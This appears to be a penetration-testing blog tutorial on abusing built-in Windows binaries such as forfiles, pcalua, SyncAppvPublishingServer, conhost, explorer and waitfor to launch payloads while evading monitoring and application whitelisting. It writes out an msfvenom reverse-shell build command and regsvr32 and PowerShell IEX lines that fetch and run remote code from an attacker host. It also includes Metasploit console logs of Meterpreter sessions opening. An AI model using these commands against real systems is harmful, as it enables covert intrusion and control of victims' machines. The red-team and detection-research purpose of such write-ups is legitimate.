Indirect Command Execution



July 6, 2020

The windows ecosystem provides multiple binaries that could be used by adversaries to execute arbitrary commands that will evade detection especially in environments that are monitoring binaries such as "cmd.exe". In certain occasions the techniques described below could be used to bypass application whitelisting products if rules are not configured properly (whitelist by path or file name) or to confuse windows events. The purpose of the article is to gather various binaries that could indirectly execute a command as these has been discovered by various researchers over Twitter (credits to the following people: Julian Horoszkiewicz, Eric, Oddvar Moe, Evi1cg, Daniel Bohannon, Adam).

Initially an arbitrary executable can be generated with Metasploit utility "msfvenom". This utility would be used as the trigger during the execution of the command by the initial binary.

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.254.58 LPORT=4444 -f
exe > pentestlab.exe

```
kali@kali:~$ sudo su -
[sudo] password for kali:
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.254.158 LPO
RT=4444 -f exe > pentestlab.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
root@kali:~#

root@kali:~#
```

Generate Metasploit Payload

The "forfiles" is a command utility which can select multiple files and run a command on them. It is typically used in batch jobs but it could be abused to execute an arbitrary command or an executable. The parameters "/p" and "/m" are used to perform a search in the windows directory "System32" and on the mask "calc.exe" even though the default search mask is *. Anything after the "/c" parameter is the actual command that is executed.

forfiles /p c:\windows\system32 /m calc.exe /c C:\tmp\pentestlab.exe


```
C:\tmp>forfiles /p c:\windows\system32 /m calc.exe /c C:\tmp\pentestlab.exe
```

Indirect Command Execution – forfiles

A Meterpreter session will open and a connection will established with the command and control.


Meterpreter via forfiles

This would create a new process on the system. The "pentestlab.exe" process would be the child process of "forfiles.exe".



forfiles - Process Explorer

Alternatively the "forfiles" utility can be invoked by the Windows "Run" to eliminate the need of using the Windows command prompt.



Run - forfiles

The program compatibility assistant is a windows utility that runs when it detects a software with compatibility issues. The utility is located in "C:\Windows\System32" and can execute commands with the "-a" argument.

pcalua.exe -a C:\tmp\pentestlab.exe


```
C:\tmp>pcalua.exe -a C:\tmp\pentestlab.exe
C:\tmp>
```

Indirect Command Execution – pcalua

The command will be executed successfully as a Meterpreter session will open.

Meterpreter via pcalua

The newly created process will be displayed as a parent process.



pcalua - Process Explorer

The "SyncAppvPublishingServer" initiates the Microsoft application virtualization (App-V) publishing refresh operation. However it can be used as a non-directly method to execute commands for evasion. In the example below the execution occurs from PowerShell and the "Start-Process" cmdlet is used to run the executable.

SyncAppvPublishingServer.vbs "n; Start-Process C:\tmp\pentestlab.exe"

```
Administrator: Windows PowerShell

PS C:\tmp> SyncAppvPublishingServer.vbs "n; Start-Process C:\tmp\pentestlab.exe"

PS C:\tmp>
```

SyncAppvPublishingServer – PowerShell

Execution will be successful as a session will open.

SyncAppvPublishingServer – Meterpreter

It is also possible to execute a malicious payload from a remote location by using the "regsvr32" method since the "SyncAppvPublishingServer" will execute anything that is enclosed in the double quotes.

```
SyncAppvPublishingServer.vbs "Break; regsvr32 /s /n /u /i:http://192.168.254.158:8080/jnQl1FJ.sct scrobj.dll"
```

```
C:\tmp>SyncAppvPublishingServer.vbs "Break; regsvr32 /s /n /u /i:http://192.168.254.158:8080/jnQl1FJ.sct scrobj.dll"
C:\tmp>_
```

SyncAppvPublishingServer - Regsvr32

```
) > set target 3
msf5 exploit(
target ⇒ 3
msf5 exploit(multi/scri
 * Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.254.158:4444
[*] Using URL: http://0.0.0.0:8080/jnQl1FJ
[*] Local IP: http://192.168.254.158:8080/jnQl1FJ
msf5 exploit(
                                               ) > [*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.254.158:8080/jnQl1FJ.sct scrobj.dll
[*] 192.168.254.153 web_delivery - Handling .sct Request
[*] 192.168.254.153 web_delivery - Delivering Payload (2084 bytes)
[*] Sending stage (201283 bytes) to 192.168.254.153
[*] Meterpreter session 8 opened (192.168.254.158:4444 → 192.168.254.153:54311) at 20
20-07-04 21:58:36 +0100
                    ti/script/web_delivery) > sessions -i 8
msf5 exploit(mu)
[*] Starting interaction with 8...
meterpreter > getpid
Current pid: 304
meterpreter >
```

SyncAppvPublishingServer - Meterpreter via Regsvr32

<u>Julian Horoszkiewicz</u> discovered that it is possible to use a path traversal style attack in order to cause a confusion to the monitoring system and execute a command or a payload. Details of this discovery can be found in his <u>blog</u>. It is also possible to determine which the parent process will be by executing the following command:

```
cmd.exe /c "pentestlab.blog /../../../../../../windows/explorer.exe"
/root,C:\tmp\pentestlab.exe
```

```
C:\Users\pentestlab>
C:\Users\pentestlab>
C:\Users\pentestlab>
```

Indirect Command Execution - Directory Traversal CMD

Console windows host (conhost.exe) is run on Windows in order to provide an interface between command prompt and Windows explorer. However, it has also the ability to execute commands and binaries in a way that could cause a confusion to the Windows events.

```
conhost.exe C:\tmp\pentestlab.exe
conhost "pentestlab.blog C:\tmp\pentestlab.exe"
conhost pentestlab.blog/../../tmp/pentestlab.exe
```

```
Command Prompt
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\pentestlab>conhost.exe C:\tmp\pentestlab.exe
C:\Users\pentestlab>conhost "pentestlab.blog C:\tmp\pentestlab.exe"
C:\Users\pentestlab>conhost pentestlab.blog/../../tmp/pentestlab.exe
C:\Users\pentestlab>conhost pentestlab.blog/../../tmp/pentestlab.exe
C:\Users\pentestlab>_
```

Indirect Command Execution - conhost

The "explorer.exe" can be utilized as a method of execution. Furthermore, the executed payload will create a process on the system that will have as a parent process "explore.exe" instead of "cmd.exe".

```
explorer.exe C:\tmp\pentestlab.exe
explorer.exe /root,"C:\tmp\pentestlab.exe"
explorer.exe pentestlab.blog, "C:\tmp\pentestlab.exe"
```

```
Command Prompt

Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab>explorer.exe C:\tmp\pentestlab.exe


C:\Users\pentestlab>explorer.exe /root,"C:\tmp\pentestlab.exe"

C:\Users\pentestlab>explorer.exe pentestlab.blog, "C:\tmp\pentestlab.exe"

C:\Users\pentestlab>
```

Indirect Command Execution – Explorer

All the above commands could be executed alternatively from windows "Run".



Indirect Command Execution – Explorer via Run

The "waitfor" is a Microsoft binary which is used to synchronize computers across a network by sending signals. However it is possible to be used in red teaming scenarios as a method of evasion or <u>persistence</u> in order to execute arbitrary commands or download an implant.

waitfor pentestlab && PowerShell IEX (IWR http://bit.ly/L3g1t).Content waitfor /s 127.0.0.1 /si pentestlab

```
Command Prompt
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\pentestlab>waitfor pentestlab && PowerShell IEX (IWR http://bit.ly/L3g1t).Content
SUCCESS: Signal received.
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
C:\Users\pentestlab>_


C:\Users\pentestlab>_
C:\Command Prompt
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\pentestlab>waitfor /s 127.0.0.1 /si pentestlab
SUCCESS: Signal sent.
C:\Users\pentestlab>
```

Indirect Command Execution - WaitFor

All of the above methods will have as a result the arbitrary payload to be executed and to return a Meterpreter session or establish a connection with any other command and control framework.


Indirect Command Execution - Meterpreter

YouTube



Watch Video At: https://youtu.be/Gxi616SN86U

Indirect Command Execution – Demo



Watch Video At: https://youtu.be/yzRQhutZpg4

WaitFor - Demo